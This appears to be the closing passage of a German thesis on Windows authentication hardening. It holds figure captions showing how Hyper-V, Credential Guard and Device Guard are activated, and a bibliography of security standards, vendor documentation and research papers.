

Abbildung 27 Aktivierung des Hyper-V Hypervisors



Abbildung 28 Aktivierung des Credential Guard



Abbildung 29 Verifikation des Status von Device Guard

Literaturverzeichnis

[1] Verizon Enterprise Solutions, „Data Breach Investigations Report," Verizon Enterprise Solutions, Basking Ridge, New Jersey, United States, 2017.

[2] Bundesamt für Sicherheit in der Informationstechnik, „IT-Grundschutz: Risikoanalyse," [Online]. Available: https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzSchulung/WebkursITGrundschutz/Risikoanalyse/risikoanalyse_node.html. [Zugriff am 16. Oktober 2017].

[3] SafeNet Inc., „A Security Survey of Strong Authentication Technologies," 2014.

[4] Microsoft Corporation, „How does malware infect your PC," [Online]. Available: https://www.microsoft.com/en-us/wdsi/help/malware-infection-sources. [Zugriff am 16. Oktober 2017].

[5] W. Rankl und W. Effing, Handbuch der Chipkarten: Aufbau - Funktionsweise - Einsatz von Smart Cards, München: Carl Hanser Verlag GmbH & Co. KG, 2008.

[6] R. Sevinsky, *Funderbolt - Adventures in Thunderbolt DMA Attacks,* Las Vegas, 2013.

[7] SANS Institute, „SSL Man-in-the-Middle Attacks," 1. Februar 2002. [Online]. Available: https://www.sans.org/reading-room/whitepapers/threats/ssl-man-in-the-middle-attacks-480. [Zugriff am 17. Oktober 2017].

[8] SANS Institute, „Phishing: An Analysis of a Growing Problem," 1 2007. [Online]. Available: https://www.sans.org/reading-room/whitepapers/threats/phishing-analysis-growing-problem-1417. [Zugriff am 17. Oktober 2017].

[9] SANS Institute, „The Threat of Social Engineering and Your Defense," 2003. [Online]. Available: https://www.sans.org/reading-room/whitepapers/engineering/threat-social-engineering-defense-1232. [Zugriff am 17. Oktober 2017].

[10] SANS Institute, „Security Auditing: A Continuous Process," 24. Mai 2003. [Online]. Available: https://www.sans.org/reading-room/whitepapers/auditing/security-auditing-continuous-process-1150.

[Zugriff am 16. Oktober 2017].

[11] Bundesamt für Sicherheit in der Informationstechnik, „BSI TR-03119 Requirements for Smart Card Readers Supporting eID and eSign Based on Extended Access Control," [Online]. Available: https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr03119/index_htm.html. [Zugriff am 17. September 2017].

[12] Microsoft Corporation, „Cryptography API: Next Generation," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/aa376210(v=vs.85).aspx. [Zugriff am 22. Oktober 2017].

[13] National Institute of Standards and Technology, *Special Publication 800-63B: Digital Identity Guidelines,* Gaithersburg, Maryland, USA, 2017.

[14] DIN Deutsches Institut für Normung e.V., *DIN EN ISO 9241-11,* Koblenz, Rheinland-Pfalz, Deutschland: Beuth Verlag GmbH, 10772 Berlin, 2017.

[15] P. Kennedy, „Password Cracking with 8x NVIDIA GTX 1080 Ti GPUs," 13. Juni 2017. [Online]. Available: https://www.servethehome.com/password-cracking-with-8x-nvidia-gtx-1080-ti-gpus. [Zugriff am 22. Oktober 2017].

[16] PCI Security Standards Council, *Multi-Factor Authentication,* 1.0 Hrsg., Wakefield, 2017.

[17] FIDO Alliance, „Universal 2nd Factor (U2F) Overview," 2014. [Online]. Available: https://fidoalliance.org/specs/fido-u2f-v1.0-rd-20140209/fido-u2f-overview-v1.0-rd-20140209.pdf. [Zugriff am 10. Oktober 2017].

[18] J. Wilder, P. J. Phillips, C. Jiang und S. Wiener, *Comparison of Visible and Infra-Red Imagery for Face Recognition,* New Jersey, 1996.

[19] Office Personnel Management, „Cybersecurity Resource Center - CYBERSECURITY INCIDENTS," [Online]. Available: https://www.opm.gov/cybersecurity/cybersecurity-incidents/. [Zugriff am 22. Oktober 2017].

[20] Bundesamt für Sicherheit in der Informationstechnik, „IT-Grundschutz: M 4.133 Geeignete Auswahl von Authentikationsmechanismen," 2013. [Online]. Available: https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/m/m04/m

04133.html. [Zugriff am 07. September 2017].

[21] H. Wimberly und L. M. Liebrock, *Using Fingerprint Authentication to Reduce System,* New Mexico, USA: New Mexico Institute of Mining and Technology, 2011.

[22] C. Mulliner, R. Borgaonkar, P. Stewin und J.-P. Seifert, *SMS-Based One-Time Passwords:,* Berlin: Northeastern University; Technische Universität Berlin, 2013.

[23] Trusted Computing Group, „TPM Main Specification," 01. März 2011. [Online]. Available: https://trustedcomputinggroup.org/tpm-main-specification/. [Zugriff am 22. Oktober 2017].

[24] Microsoft Corporation, „Protect derived domain credentials with Windows Defender Credential Guard," [Online]. Available: https://docs.microsoft.com/en-us/windows/access-protection/credential-guard/credential-guard. [Zugriff am 2. Oktober 2017].

[25] B. Delpy, „mimikatz," [Online]. Available: https://github.com/gentilkiwi/mimikatz/. [Zugriff am 10. Oktober 2017].

[26] Die Deutsche Kreditwirtschaft, „Secoder®," [Online]. Available: https://die-dk.de/zahlungsverkehr/zulassungsverfahren/secoder/. [Zugriff am 27. September 2017].

[27] NIST Information Security Laboratory, „Cryptographic Module Validation Program Certificate #2267," [Online]. Available: https://csrc.nist.gov/projects/cryptographic-module-validation-program/Certificate/2267. [Zugriff am 23. September 2017].

[28] Yubico, „First US e-Government Services Protected with FIDO U2F Unphishable Security Keys," [Online]. Available: https://www.yubico.com/2017/09/first-us-e-government-services-protected-with-fido-u2f-un-phishable-security-keys/. [Zugriff am 26. September 2017].

[29] Microsoft Corporation, „Windows lifecycle fact sheet," [Online]. Available: https://support.microsoft.com/en-us/help/13853/windows-lifecycle-fact-sheet. [Zugriff am 21. September 2017].

[30] Microsoft Corporation, „Windows Hello for Business," 09 08 2017. [Online]. Available: https://docs.microsoft.com/en-us/windows/access-protection/hello-for-business/hello-identity-verification. [Zugriff am 22 10 2017].

[31] Microsoft Corporation, „Hybrid Identity Required Ports and Protocols," [Online]. Available: https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect-ports. [Zugriff am 27. September 2017].

[32] Microsoft Corporation, „Log Analytics Documentation," [Online]. Available: https://docs.microsoft.com/en-us/azure/log-analytics/. [Zugriff am 27. September 2017].

[33] Yubico, „yubico-piv-manager Releases," [Online]. Available: https://developers.yubico.com/yubikey-piv-manager/Releases/. [Zugriff am 10. Oktober 2017].

[34] Microsoft Corporation, „Tpmvscmgr," [Online]. Available: https://docs.microsoft.com/en-us/windows/access-protection/virtual-smart-cards/virtual-smart-card-tpmvscmgr. [Zugriff am 1. Oktober 2017].

[35] Microsoft Corporation, „Windows Defender Credential Guard: Requirements," [Online]. Available: https://docs.microsoft.com/en-us/windows/access-protection/credential-guard/credential-guard-requirements. [Zugriff am 2. Oktober 2017].

[36] P. Y. Wang, *Public-Key Cryptography Standards: PKCS,* Hoboken, New Jersey, Vereinigte Staaten: John Wiley & Sons, Inc., 2005.

[37] Microsoft Corporation, „Windows Authentication Architecture," 22. Mai 2014. [Online]. Available: https://technet.microsoft.com/en-us/library/dn751044(v=ws.11).aspx. [Zugriff am 22. Oktober 2017].

[38] Microsoft Corporation, „Announcing end-to-end security features in Windows 10," 27 Juni 2017. [Online]. Available: https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/. [Zugriff am 12. Oktober 2017].

[39] Microsoft Corporation, „Protect Remote Desktop credentials with Windows Defender Remote Credential Guard," [Online]. Available: https://docs.microsoft.com/en-us/windows/access-protection/remote-credential-guard. [Zugriff am 19. Oktober 2017].